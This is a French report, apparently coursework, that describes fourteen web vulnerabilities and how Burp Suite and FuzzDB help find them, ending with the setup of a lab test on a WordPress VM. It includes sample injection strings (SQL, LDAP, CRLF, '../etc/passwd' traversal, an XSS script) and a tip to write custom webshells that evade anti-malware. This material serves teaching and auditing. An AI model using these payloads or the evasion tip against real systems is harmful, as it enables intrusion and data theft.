BURP Suite est un outil conçu pour traquer les vulnérabilités d'applications WEB. Vu que dans sa mouture gratuite, l'analyse n'est pas automatique, il est nécessaire de connaitre les bases sur les vulnérabilités d'application WEB pour manipuler cet outil.

C'est dans ce but que cette section décrira quatorze des vulnérabilités d'applications WEB les plus connues et de les illustrer lorsque cela sera possible.

1.3.1 Injection SQL et LDAP

Définition : Une *injection SQL* correspond à l'insertion arbitraire de code SQL dans une variable de l'application, qui sera traitée par le SGBD, de sorte à ce que ce dernier ait son fonctionnement altéré et exécute un code arbitraire. L'existence d'une vulnérabilité sensible à ce type d'injection correspond généralement à une mauvaise vérification des variables transmises au SGBD.

Illustration : Soit une base de donnée récupérant des données que lui soumet une application dans une variable `$input`. Elle souhaite effectuer le traitement suivant :

```
SELECT * FROM 'MaTable' WHERE ma_colonne = $input;
```

Un utilisateur peut souhaiter détourner l'usage du SGBD en fournissant à `$input` la valeur suivante :

```
$input := 0 OR 1 = 1; --
```

Dans ce cas, le SGBD interprétera la commande suivantes :

```
SELECT * FROM 'MaTable' WHERE ma_colonne = 0 OR 1 = 1; --;
```

Cette commande est équivalente à celle-ci :

```
SELECT * FROM 'MaTable';
```

On comprends ici que l'utilisateur tente, en réalité, de récupérer toutes les informations de la table.

Définition : Un *Injection LDAP* correspond à l'insertion d'un code LDAP dans une variable de l'application, qui sera traitée par un annuaire LDAP, de sorte à ce que ce dernier ait son fonctionnement altéré et accède à des ressources non autorisées.

Illustration : Soit un annuaire LDAP récupérant des noms d'utilisateur Le système requête le système avec l'aide de la variable `$input` de la façon suivante :

```
(cn=$input)
```

Un utilisateur mal intentionné pourrait associer à `$input` le code suivant :

```
$input := var1)(|(var2 = *))
```

Le système comprendrait alors l'instruction suivante :

```
cn=var1)(|(var2 = *)))
```

Ce qui permet à l'utilisateur d'accéder à d'autres champs de l'annuaire.

Utilisation de BURP Suite : BURP Suite permet de trouver des zone vulnérable aux injections SQL et LDAP grâce à son module *Intruder*. En effet, l'utilisation ce module et l'insertion de payload permet de détecter des zones vulnérables aux injection si le comportement d'une application varie d'une page à l'autre.

Note : Cette vulnérabilité étant spécialement exploitée par SQLMap, celle-ci sera explorée plus en détaille dans la partie lui étant consacrée.

1.3.2 Gestionnnaire d'authentification et de session non correctement implémenté

Définition : Un gestionnaire d'authentification et de session est un ensemble de services dans une application chargée de l'authentification d'un utilisateur, de la dés-authentification de l'utilisateur, et de l'authentification de toutes les requêtes qu'il effectue sur l'application WEB. Si ce composant logiciel n'est pas suffisamment durci et/ou ne dispose pas d'un contexte d'exécution sécurisé, alors le système d'authentification est vulnérable et exploitable.

Sources de vulnérabilité : OWASP exploite les vulnérabilités suivantes concernant la gestion d'authentifications et de sessions :

1. les informations d'authentification ne sont pas stockées sous forme de chiffrées ou de condensats dans la base de données,
2. les informations d'authentification sont prédictibles,
3. les jetons de session sont exposés en argument GET ou affichés dans le contenu de la page,
4. les jetons de session n'expirent pas dans le temps,
5. les jetons de session ne sont pas renouvelés après une nouvelle authentification.
6. la connexions sur laquelle les informations d'authentification sont envoyées n'est pas protégée (pas de chiffrement SSL etc.)

Illustration : Une application, développée en PHP, utilise les variables `$_SESSION['userinfos']` pour suivre la session de l'utilisateur après qu'il se soit authentifié. Cependant, le formulaire de connexion n'a pas utilisé de connexion HTTPS pour envoyer les informations saisies par l'utilisateur. Un attaquant écoutant le trafic réseaux pourra récupérer sans soucis les informations d'authentification de l'utilisateur.

Utilisation de BURP Suite : BURP Suite peut tenter d'identifier des vulnérabilités dans le gestionnaire d'authentification & de gestion de session :

- BURP Suite ne sait directement reconnaitre des informations stockées de façon non sécurisée en base de données. Néanmoins, en exploitant un champs vulnérable à l'injection SQL, il est possible, grâce à SQLMap, de vérifier le contenu de la base de donnée.
- Le module *sequencer* peut vérifier l'entropie du jeton de session en récupérant un nombre important : un jeton de session avec un entropie faible implique sa prédictibilité. En conséquence, la session de n'importe quel utilisateur est potentiellement détournable.
- En auditant l'application avec le module *Proxy*, BURP Suite enregistrera tout argument passé en méthode GET, notamment ceux susceptibles d'être des jetons de session. De là, l'utilisateur peut rejouer la requête incriminée en vérifiant que les en-tête ne contienne pas de cookies susceptibles de contenir d'autre jetons de session. Si la réponse de l'application correspond à la redirection ou à l'envoi d'une page accessible uniquement lorsque l'utilisateur est authentifié, alors la présence de la vulnérabilité sera confirmée.
- Pour prédire l'expiration de jetons de session, il suffit de d'utiliser le module *Proxy*, et d'utiliser le formulaire de login. Ensuite, il faut naviguer dans l'historique des requête, et de vérifier le champs `expire` dans l'en-tête de la réponse associée. Si ce dernier n'est pas défini ou vaut `-1` alors que l'en-tête contient un cookie de session, alors celui-ci n'expirera pas avant le maximum fixé par le navigateur. Ainsi, cela démontre la présence d'une vulnérabilité.
- Pour vérifier le renouvellement de jeton de session après une nouvelle authentification, il convient d'utiliser le module *repeater* pour envoyer plusieurs requêtes de connexion et déconnexion. Si le cookie de session obtenu après connexion ne varie pas, alors l'application est vulnérable.
- La vérification du protocole de communication se fait aisément avec le module *Proxy* : en interceptant les données émises par le navigateur, le protocole de communication est afficher. Si la requête contenant les informations d'authentification utilise de l'HTTP sans SSL, alors l'application est vulnérable.

1.3.3 Cross Scripting Site (XSS)

Définition XSS (ou *Cross Scripting Site*) est une attaque cherchant à impacter une application WEB, mais aussi les utilisateurs de cette solution : en effet, elle cherche à télé-verser, dans une application WEB, du code exécutable qui sera exécuté dans le navigateur WEB des autres utilisateurs. Généralement, l'attaquant cherche à exploiter un manque de vérification des entrées de l'application WEB pour injecter un script *JavaScript* dans l'application WEB : il sera exécuté dès qu'un utilisateur naviguera sur une page l'affichant.

Illustration : Soit le fichier `livredor.php` suivant :

```
<!-- En tete HTML -->
<?php

$FICHIER_LIVRE_DOR = "mon_fichier.txt";

function montrerLivreDOr() {
    echo file_get_contents($FICHIER_LIVRE_DOR);
}

function ajouterAuLivre($nouvelle_ligne) {
    echo file_put_contents($FICHIER_LIVRE_DOR, $nouvelle_ligne."\n",
```

```
        FILE_APPEND | LOCK_EX );
}

if (isset($_POST))
    if (isset($_POST['nouvelle_entree']))
        ajouterAuLivre($_POST['nouvelle_entree']));

?>
<h1>Contenu du livre d'or :</h1>
<?php montrerLivreDOr(); ?>
<HR />
<form method="POST">
    <label for="input_field">Nouvelle ligne a ajouter :</label>
    <input id="input_field" name="nouvelle_entree" type="text"/>
    <input type="submit" value="Ajouter au livre d'or" />
</form>
<!-- Fichier pied de page HTML-->
```

Ce fichier est vulnérable au XSS puisqu'un utilisateur peut télé-verser un script *JavaScript*, et il sera exécuté sur toutes les clients se connectant :

```
<script type="text/javascript">

window.alert('hacked !');

</script>
```

Ainsi, tous les clients se connectant sur `livredor.php` verront s'afficher *hacked !* sur leurs écrans.

Utilisation de BURP Suite : BURP Suite ne permet pas de détecter directement ce type de vulnérabilités. Cependant, le module *Intruder* permet de tester l'injection de scripts, encodés ou non, dans des variables transmises à l'application.

1.3.4 Référence interne non sécurisée

Définition Une référence interne est une variable menant à une donnée censée ne pas être exposée à l'utilisateur. Ainsi, l'exposition et la manipulation de ce type de données représente une vulnérabilité.

Note : cette vulnérabilité est particulièrement exploitable si elle est couplée à la vulnérabilité *Manque de vérifications d'accès*.

Illustration : Une application WEB fournit un formulaire de connexion pour insérer des données en base de données. Un de ses module se découpe en deux fichiers.

Le fichier d'interface est le suivant :

```
<!-- Header du fichier HTML -->

<form method="POST" action="traitement.php">
    <label for="nom">Nom de l'appelle: </label>
    <input type="text" name="nom" id="nom"><br/>
    <label for="prenom">Prenom de l'appelle: </label>
```

```
    <input type="text" name="prenom" id="prenom"><br/>
    <input type="hidden" name="id_de_la_nouvelle_entree"
    value="<?php getNextPrimaryKey(); ?>"><br/>
    <input type="submit" value="envoyer">
</form>

<!-- Footer du fichier HTML -->
```

Le fichier de traitement (`traitement.php`)

```
<?php
if (isset($_POST)) {
    if (isset($_POST['nom'] & isset($_POST['prenom'] &
     isset($_POST['id_de_la_nouvelle_entree'])) {
        InsererUtilisateurEnBaseDeDonnees($_POST['nom'],
isset($_POST['prenom']          ,$_POST['id_de_la_nouvelle_entree']);
        echo '<h3>Utilisateur ajoute !<h3>'
    }
}

die();
?>
```

Utilisation de BURP Suite : les modules *Target* & *Intruder* permettent d'effectuer des recherches dans les réponses des applications. En effectuant des fouilles sur des termes critiques (pouvant être disponibles sous forme de dictionnaire), il est possible de détecter ce type de vulnérabilités.

1.3.5 Mauvaise configuration sécuritaire d'un applicatif

Définition : la vulnérabilité de *mauvaise configuration sécuritaire d'un applicatif* consiste en la mauvaise configuration ou application des paramètres de sécurité d'un applicatif déployé en support de l'application WEB auditée.

Illustration : un conteneur de servlet *Tomcat* est hébergé sur un serveur, et est disponible directement sur internet. L'application WEB auditée est un servlet contenu dans Tomcat. L'administrateur système n'ayant ni désactivé la console d'administration, ni modifié l'identifiant et le mot de passe de la console d'administration par défaut (`tomcat/tomcat`), un attaquant est apte à se connecter sur la console d'administration (`http://host:8080/manager/`) et à user d'un dictionnaire de couples de login/mot de passe par défaut.

Utilisation de BURP Suite : l'usage du module *intruder* est peut mener à une exploitation : il suffit de localiser une ressource de l'application à tester, et user de dictionnaires de paramètres par défaut.

Note : Pour détecter des vulnérabilité sur des couches applicatives plus basses (OS, serveur WEB etc.), un scan `nmap` peut-être suffisant.

1.3.6 Exposition de données

Définition : L'*exposition de données sensibles* correspond à la capacité d'un attaquant de récupérer des données sensibles stockées dans une application, et de pouvoir accéder à leurs contenus grâce à la non-utilisation ou à la mauvaise utilisation ce la cryptologie.

Illustration : Un attaquant réussi à récupérer une liste de d'identifiant et de mots de passe depuis une base de données. Cependant, la listes de mots de passes a été hashée mais non salée. L'attaquant peut accéder aux mots de passes en clair en utilisant des tables *arc-en-ciel*, c'est à dire des tableaux de toutes les valeurs possibles d'un ensemble de mots associés à leurs condensats.

Utilisation de BURP Suite : Il n'existe pas de moyen direct avec BURP pour exploiter cette vulnérabilité : en effet, son exploitation nécessite la compromission préalable du serveur de sorte à avoir récupéré un ensemble de données. Dès lors, la compromission cryptologique se fait avec des outils dédiés.

1.3.7 Manque de vérification d'accès

Définition : Une fois que l'utilisateur s'est authentifié auprès d'une application WEB, il est capable d'accéder, après vérification, aux modules tolérant son niveau d'habilitation. Il s'agit de la *vérification d'accès*. Cependant, il est possible que la vérification ne soit pas systématique, auquel cas un utilisateur ne disposant des privilèges suffisant, peut accéder à une ressource à laquelle il n'est pas censé pouvoir accéder.

Illustration : Soit le script PHP suivant :

```
<?php
if (!isset($_SESSION['nvx_habilitation'])) {
    /*Si l'utilisateur n'est pas authentifie,
    il est redirige a l'accueil*/
    header('Location:/index.php');
    die();
}
if($_SESSION['nvx_habilitation'] == "admin") {
    /*Si l'utilisateur est l'administrateur,
     nous chargeons le module d'administration*/
    require('./admin_tools.require.php');
} else {
    /* Sinon, nous chargeons les outils de
    l'utilisateur authentifie mais non previlegie */
    require('./legacy_tools.require.php');
}
?>
```

Ce script effectue, sommairement, les vérifications d'habilitations, et charge le module correspondants aux droits. Cependant, un utilisateur mal intentionné, qui aurait détecté la présence de `admin_tools.require.php` serait en mesure d'accéder à la console d'administration de l'application si celle-ci ne fait pas de plus amples vérifications sur les droits de l'utilisateur.

Utilisation de BURP Suite : BURP ne peut pas de donnée de réponse absolue. Néanmoins, le module *Spider* peut donner une réponse positive à la présence de vulnérabilité si une URL naviguée mène vers un outil d'administration accessible.

Fait récent : Le chercheur en sécurité *Kamil Hismatullin* a découvert, le 31 mars 2015, une vulnérabilité sur la plateforme *Youtube* permettant à n'importe quel utilisateur de supprimer n'importe quelle vidéo a été découverte. Pour cela, il suffisait à l'attaquant d'émettre une requête HTTP POST à l'adresse `https://www.youtube.com/live_events_edit_status_-ajax?action_delete_live_event=1` avec les paramètre suivant :

— `event_id` valant l'id de la vidéo à supprimer,
— `session_token` valant la valeur du jeton de session de l'attaquant.

Cette vulnérabilité a été colmatée par Google. Source : `http://kamil.hism.ru/posts/about-vrg-and-de` `html`

1.3.8 CSRF

Définition : Les attaques de type CSRF (*Cross-Site Request Forgering*) forcent un utilisateur à effectuer des actions à son insu. Les attaquants ciblent des utilisateurs avec des droits plus élevés que les leurs, et permettent par exemple de supprimer un message d'un forum, changer le mot de passe d'un utilisateur, ou encore définir un utilisateur enregistré comme administrateur. Ce type d'attaque repose sur un défaut de développement, et nécessite qu'un mécanisme de session soit mis en place.

Illustration : Alice est inscrit sur le site `www.monsite.org` en tant que simple utilisateur. Bob, administrateur de `www.monsite.org`, a la possibilité grâce à ses droits de promouvoir de donner le statut *administrateur* à un autre utilisateur via une requête vers `www.monsite.org/admin.php?s` `user_admin=true&user_id=23` (avec `23` = identifiant d'Alice dans la table des utilisateurs). Si Alice parvient à ce que Bob aille sur ce lien (via un mail, un message privé, un lien dans un commentaire, une image fabriquée à cet effet, etc.), Bob aura donné les droits à Alice sans qu'il ne s'en aperçoive.

Utilisation de BURP Suite : Un des mécanisme de protection contre ce type d'attaque est de fournir un jeton lors de la requête, celui-ci généré aléatoirement à chaque nouvelle requête. Le module *Intruder* de BURP permet de localiser ces champs dans la page, et de le fournir en paramètre de la requête automatiquement (*Recursive Grep*). Il est ainsi possible de mener par la suite du *fuzzing* par exemple. Il est possible également de créer des CSRF *Proof of Concept*, mais uniquement dans la version Pro de BURP :

1. Définir BURP comme proxy, et interceptez une requête (POST par exemple, d'un formulaire).
2. Allez dans *History*.
3. Clique droit sur la requête en question, puis *Engagement Tools* > *Generate PoC CSRF*.

1.3.9 Utilisation de composants vulnérables

Définition : L'utilisation de composant vulnérables est le faite d'avoir déployé en environnement de production une application WEB, soit elle-même disposant de vulnérabilités logicielles connues, soit reposant sur des services ou librairies disposant de telles vulnérabilités. Cela représente en soit une vulnérabilité puisqu'un attaquant capable d'identifier la présence et la version de composant logiciel est susceptible de rechercher des *exploits* sur des sites en référençant, ou d'utiliser des logiciels spécialisés sur l'exploitation de certains applicatifs

Illustration : Un administrateur système a déployé une application WEB ayant les dépendances suivantes :

— *Apache2 Webserver*, déployé en version `2.2.16` ;
— *PHP5*, déployé en version `5.3.1` ;
— *MySQL*, déployé en version `5.1.49`.

Cependant, la version `5.3.1` est connue pour être vulnérable à une attaque de déni de service : en télé-versant un grand nombre de fichiers, PHP génère un grand nombre de fichiers temporaires capables de saturer l'espace de stockage. Un attaquant ayant identifier la version de PHP sera capable de lancer cette attaque. Source : `http://marc.info/?l=full-disclosure&m=125871907031725&w=2`

Utilisation de BURP Suite : La reconnaissance de cette vulnérabilité avec BURP Suite peut se faire par inspection des en-tête des réponses émises par le serveur (notamment le champs X-Powered-By) par les modules *Target* et *Proxy*.

1.3.10 Redirection non désirée

Définition : Ce type d'attaque est possible lorsque les redirections au sein d'un site ne sont pas bien validées et maitrisées par le développeur. Un attaquant peut rediriger un utilisateur vers une page de phishing.

Illustration : Un exemple de code vulnérable :

```
<?php
        $redirect_url = $_GET['url'];
        header("Location: " . $redirect_url);
?>
```

Ici, le code n'effectue aucune vérification du paramètre `url` lors de la redirection. Un attaquant peut donc maitriser cette redirection : `http://example.com/example.php? url=http://malicious.exam`

Utilisation de BURP Suite : Avec BURP, la méthode la plus facile pour trouver une opportunité d'exploiter ce type de faille, il faut scanner le site (avec *Spider*, *Target*, etc.) à la recherche de redirections (Code 300 à 307, le plus généralement 302).

1.3.11 File inclusion

Définition : L'inclusion de fichier est une méthode permettant d'inclure un contenu initialement externe à la page afin de l'utiliser dans celle-ci. Cependant, si le fichier à inclure n'est pas entièrement validé et vérifié dans le code, cela peut mener à une faille exploitable par un attaquant.

Illustration : On visualise les articles d'un blog individuellement en accédant à la page `www.monblog.org/view.php?text=article.php`. Le code permettant l'inclusion est le suivant :

```
include("./mes_articles/" . $_GET['text']);
```

Un attaquant peut alors fournir la valeur `../../../etc/passwd` à `text` afin d'afficher le contenu d'un fichier contrôlé (passwd ici).

Utilisation de BURP Suite : BURP ne permet pas de détecter ce genre de faille, mais l'exploitation y est simplifiée. En interceptant les requête avec le module *Proxy*, il suffit de modifier la variable vulnérable avant de faire suivre la requête.

1.3.12 HTTP Response splitting

Définition : Cette attaque permet à un attaquant de maitriser le contenu de la réponse du serveur à une requête. Elle nécessite que le serveur soit vulnérable à une injection de caractère de type *CRLF*, *Carriage Return, Line Feed*, qui corresponde respectivement aux codes hexadécimaux *0d* et *0a*.

Illustration : Soit la requête à l'adresse `http://www.exemple.com/?location=index.php` produit l'en-tête HHTP ci-dessous.

```
GET /?location=index.php HTTP/1.1
...
Connection: keep-alive
```

Le code php est :

```
<?php
        header("location:".$_GET['location']) ;
?>
```

Ainsi, le serveur répond :

```
HTTP/1.x 302 Found
...
Location: index.php
...
Content-Type: text/html
```

Que se passe-t-il si on passe `%0d%0aContent-Type: text/html%0d%0aHTTP/1.1 200 OK %0d%0aContent-Type: text/html%0d%0a%0d%0a %3Chtml%3E%test%3C/html%3E` comme valeur à `location` ? Cette valeur est en fait l'extrait d'en-tête suivant :

```
Content-type: text/html
HTTP/1.1 200 OK
Content-Type: text/html
<html>test</html>
```

Le serveur va en fait nous répondre :

```
HTTP/1.x 302 Found
...
Location:
Content-type: text/html

HTTP/1.1 200 OK
Content-Type: text/html

<html>test</html>
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```

... et afficher `test` !

Utilisation de BURP Suite : Le module *Scanner* de BURP est capable de détecter des failles de type *HTTP Response Splitting*, et plus généralement des failles *HTTP Header Injection*

1.3.13 Denial of Service (DOS)

Définition : Une attaque par dénis de service (DOS) est une attaque faiblement sophistiquée qui tente de saturer une ressource de demande d'accès de sorte à ce qu'elle cesse de fonctionner correctement et d'être disponible. L'attaque peut viser, soit la disponibilité d'un système complet, soit être auxiliaire et modifier le fonctionnement de ce système de sorte à exposer une vulnérabilité.

Note : On parle d'attaque par *dénis de service distribué (DDOS)* lorsque plusieurs processus tentent de saturer la même ressource.

Illustration : Un attaquant souhaitant usurper l'identité d'un tiers auprès d'une cible. Pour cela l'attaquant déclenche une attaque DOS sur ce tiers de sorte à ce qu'il ne puisse plus répondre à la cible. l'attaquant peut donc s'attaquer à la cible sans craindre d'inférences du tiers.

Utilisation de BURP Suite : Le module *Intruder* dispose d'une mode *denial-of-service* ne récupérant pas le résultat des requêtes émises, ce qui correspond à une attaque DOS à l'aide du protocole HTTP. L'usage de ce mode peut compromettre une application WEB. Cependant, cette options n'est réellement intéressante qu'avec l'édition professionnelle de la suite BURP, puisque l'édition gratuite impose un temps de repos exponentiellement croissant entre chaque requête.

Fait récent : Le "*Great Cannon*" chinois est une extension du "*Great Firewall*" ajoutant dans certaines réponses HTTP sortant de Chine un script *JavaScript* tentant de se connecter à certaines URL. Les serveurs pointés par ces URL subisse donc des connexion de tous les visiteurs de sites chinois depuis l'extérieur de la Chine. Les serveur pointés par ces URL font donc face à un trafic exceptionnel et artificiel pouvant se solder par un dénis de service. Source : `http://thehackernews.com/2015/04/great-cannon-ddos-attack.html`

1.3.14 Directory traversal

Définition : Aussi connue sous le nom de *Path traversal*, *dot-dot-slash*, *backtracking* ou *directory climbing*, le *Directory traversal* est une technique d'attaque exploitant le manque de vérification des entrées utilisateur pour tenter de récupérer des fichiers auxquels l'utilisateur n'est pas censé avoir accès. Cela peut concerner :

- les fichiers critiques du systèmes,
- des donnée télé-versée par d'autres utilisateurs,
- des éléments du code de l'application WEB exécutées,
- ou même, des fichiers d'un serveur distant.

Illustration : Soit le fichiers `get-ressources.php`, ayant le contenu suivant :

```
<?php
echo file_get_contents('./upload/'. urldecode($_GET['fichier_voulu']));
?>
```

Ce fichier est situé à la racine du serveur HTTP, tout comme le répertoire `upload/`.
Sachant que
— la chaine "`%2e%2e`" correspond à "`..`" décodée,
— la chaine "`%2f`" correspond à "`/`" décodée,
un attaquant pourrait effectuer la requête suivante :

```
GET /get-ressource.php?fichier-voulu=%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e
%2e%2f%2e%2e%2f%2e%2e%2fetc%2fpasswd
```

Si l'utilisateur exécutant le serveur HTTP peut lire le fichier /etc/passwd, l'attaquant récupérerait donc :

1. liste des utilisateur,
2. leurs shells,
3. le type de hash mot de passe utilisés,
4. potentiellement, une liste d'une partie des service installés.

Cela est suffisant pour déterminer une partie de la configuration du système ciblé, et donc d'adapter son attaque.

Utilisation de BURP Suite : La suite BURP, associée à une base de donnée de Payload spécialisé, peut être utilisée pour effectuer cette attaque. En effet, en utilisant le module *intruder*, il est possible de détecter toute vulnérabilité en comparant les données retournées de l'application WEB. Si un payload retourne un résultat très différent du précédent, alors il est possible que l'application n'est pas répondu par un message d'erreur mais ait confirmé la présence d'une vulnérabilité exploitable.

1.4 Problématique du Payload

Une *charge active*, ou *Payload* en anglais, est un programme ou une donnée, véhiculée par un vecteur de transport, ayant une utilité spécifique sur le système destinataire. Lorsque l'on parle de Payload dans le cadre d'une attaque, on désigne le morceau de code responsable la transition du système vers un état non autorisé par ses spécifications.

Lors de l'audit d'une application WEB, il peut être intéressant de tester, sur les entrées du programme, des payloads connu pour avoir des effets sur des programmes pouvant être utilisés dans l'application.

Cependant, BURP Free ne propose pas de récupérer liste de Payload connu facilement. Il nous a donc été nécessaire de rechercher des listes susceptibles d'être suffisamment complète et efficaces.

Nous allons vous présenter la listes que nous avons retenu.

1.4.1 FuzzDB

FuzzDB est une base de donnée d'éléments d'identification de bases de données et d'applications, et de payloads. Elle est éditée par *Adam Muntner* & *Michal Zalewski*. Elle fournit des paylaods dans les catégories suivantes :

Nom de l'outil	FuzzDB
Éditeur	Adam Muntner & Michal Zalewski
URL de téléchargement	`https://code.google.com/p/fuzzdb/`
Dépendance(s)	Aucune
Licence	Creative Commons - By Attribution & Apache licence version 2

FIGURE 1.11 – Caractéristiques générales de l'outil FuzzDB

1. Des listes de noms d'utilisateurs communs,
2. des listes de mots de passes communs,
3. des données de compte par défauts,
4. des expressions régulières susceptibles de reconnaitre des messages d'erreurs ou d'informations émis par des programme audités,
5. des *Webshells*, c'est à dire des programmes pilotables depuis un navigateur Web, capables de soumettre des commandes à un système & d'afficher le résultats de leurs exécutions,
6. diverses documentations sur les outils de pentests (Webshell, nmap, etc.),
7. des dictionnaires d'identification de systèmes,
8. des payloads suceptibles de contribuer à la compromissions d'un système cible.

Note : Certains Webshell bien connus sont susceptibles d'être immédiatement supprimés, par un anti-malware déployé sur le serveur ciblé, dès leurs insertions. En conséquence, il est recommandé de privilégier le développement de Webshell à la réutilisation de ceux pré-existant.

Parmis tous les éléments cités, on remarquera que certains d'entre eux semblent particulièrement intéressant dans notre situation :
- les bases de données de logins et de mots de passes communs peuvent être utiles à la compromission par force brute d'un module de connexion à une application,
- les expressions régulières de reconnaissance de messages d'erreurs, pour identifier des vulnérabilités,
- les payloads, susceptibles d'identifier rapidement une vulnérabilité.

Cette base de donnée fournit donc des éléments allant certainement nous aider lors de notre tentative de compromission de l'application WEB.

1.4.2 Contrainte de BURP Suite free

Il convient néanmoins de rappeler une contrainte liée à la version gratuite de BURP suite : en effet, le module *Intruder* introduit un temps exponentiellement croissante entre chaque envoi de payload :

Nombre de payloads envoyés	Temps d'envoi d'une dizaine de payloads	Temps cumulés
10	7 sec	7 sec
20	11 sec	19 sec
30	19 sec	37 sec
40	25 sec	62 sec

En conséquence, il est nécessaire de restreindre au mieux les payloads à utiliser avant d'activer le module *Intruder* de BURP Suite.

```
|-- attack-payloads
|   |-- all-attacks
|   |-- BizLogic
|   |-- control-chars
|   |-- disclosure-directory
|   |-- disclosure-localpaths
|   |-- disclosure-source
|   |-- file-upload
|   |-- format-strings
|   |-- html\_fuzz
|   |-- http-protocol
|   |-- integer-overflow
|   |-- ldap
|   |-- lfi
|   |-- os-cmd-execution
|   |-- os-dir-indexing
|   |-- path-traversal
|   |-- rfi
|   |-- server-side-include
|   |-- sql-injection
|   |-- xml
|   |-- xpath
|   |-- xss
|-- discovery
|   |-- DNS
|   |-- FilenameBruteforce
|   |-- MimeTypes
|   |-- PredictableRes
|   |-- UserAgent
|-- docs
|   |-- docs-fuzzdb
|   |-- misc
|-- regex
|-- web-backdoors
|   |-- asp
|   |-- c
|   |-- cfm
|   |-- dll
|   |-- exe
|   |-- jsp
|   |-- php
|   |-- pl-cgi
|   |-- servlet
|   |-- sh
|-- wordlists-misc
|-- wordlists-user-passwd
    |-- db2
    |-- generic-listpairs
    |-- names
    |-- oracle
    |-- passwds
    |-- postgres
    |-- tomcat
    |-- unix-os
```

FIGURE 1.12 – arborescence simplifiée de FuzzDB

1.5 Attaque d'un blog fonctionnant sous le CMS WordPress grâce à BURP Suite

Après avoir étudié les éléments sous-jacents et théoriques à l'attaque, nous allons maintenant vous présenter l'attaque réalisée sur BURP à l'aide de la suite BURP Suite free.

Cette partie présentera le protocole encadrant l'attaque menée avec BURP, puis les différentes étapes qui ont mené à la détection d'une vulnérabilité de type *injection SQL*.

1.5.1 Protocole expérimental

L'exploitation de la vulnérabilité de l'application WEB s'est faites dans le cadre du protocole expérimental suivant :

L'application WEB à exploiter est hébergée sur une machines virtuelle du logiciel *Oracle Virtualbox*.

La machine dispose des caractéristique suivantes :

- **Mémoire vive :** 1300 Mo
- **Connexion LAN :** paramètrage *bridge*.
- **Système d'exploitation :** Linux, Ubuntu 12.04 LTS
- **Architecture :** AMD64
- **Services activées :** Lightdm, Apache2 Webserver, MySQL, OpenSSH
- **Composant logiciel désactivé :** AppArmor
  - Version du noyaux : 3.2.0-23-generic
  - Version Apache2 Webserver : 2 2.2.22
  - Version PHP : 5.3.10-1
  - Version MySQL : 5.5.41

Nous avons supposé que nous ne disposions que d'un lien HTTP comme élément d'entrée. Les caractéristiques liées à la machine audité ne sont pas supposées connues pour agir dans le cadre d'un audit en boite noire.

Dans ce chapitre, seules la suite BURP free et la base de données FuzzDB seront utilisées. L'utilisation d'outils supplémentaire sera envisagée dans l'étape ultérieure de l'exploitation.

Enfin, l'exploitation ne vise dans, un premier temps, que l'application WEB : tout exploit disponible pour un des composant logiciel cité ci-dessus a été ignoré dans le but de se focaliser la thématique de la sécurité des applications WEB.

1.5.2 Reconnaissance passive

Pour effectuer la reconnaissance passive, nous allons activer BURP, et configurer son proxy dans le navigateur. Cependant, nous allons désactiver l'interception systématique de requêtes émises.

Dès lors, nous allons naviguer de façons aléatoire dans le site, et laisser le module *Target* construire l'arborescence de l'application auditée.

Au fur et à mesure de notre navigation, nous remarquons que le site nous indique explicitement que certains champs supportent le code HTML :

```
You may use these HTML tags and attributes: <a href="" title=""> <abbr title="">
<acronym title=""> <b> <blockquote cite=""> <cite> <code> <del datetime=""> <em>
<i> <q cite=""> <strike> <strong>
```




FIGURE 1.13 – Page d'acceuil de l'application auditée

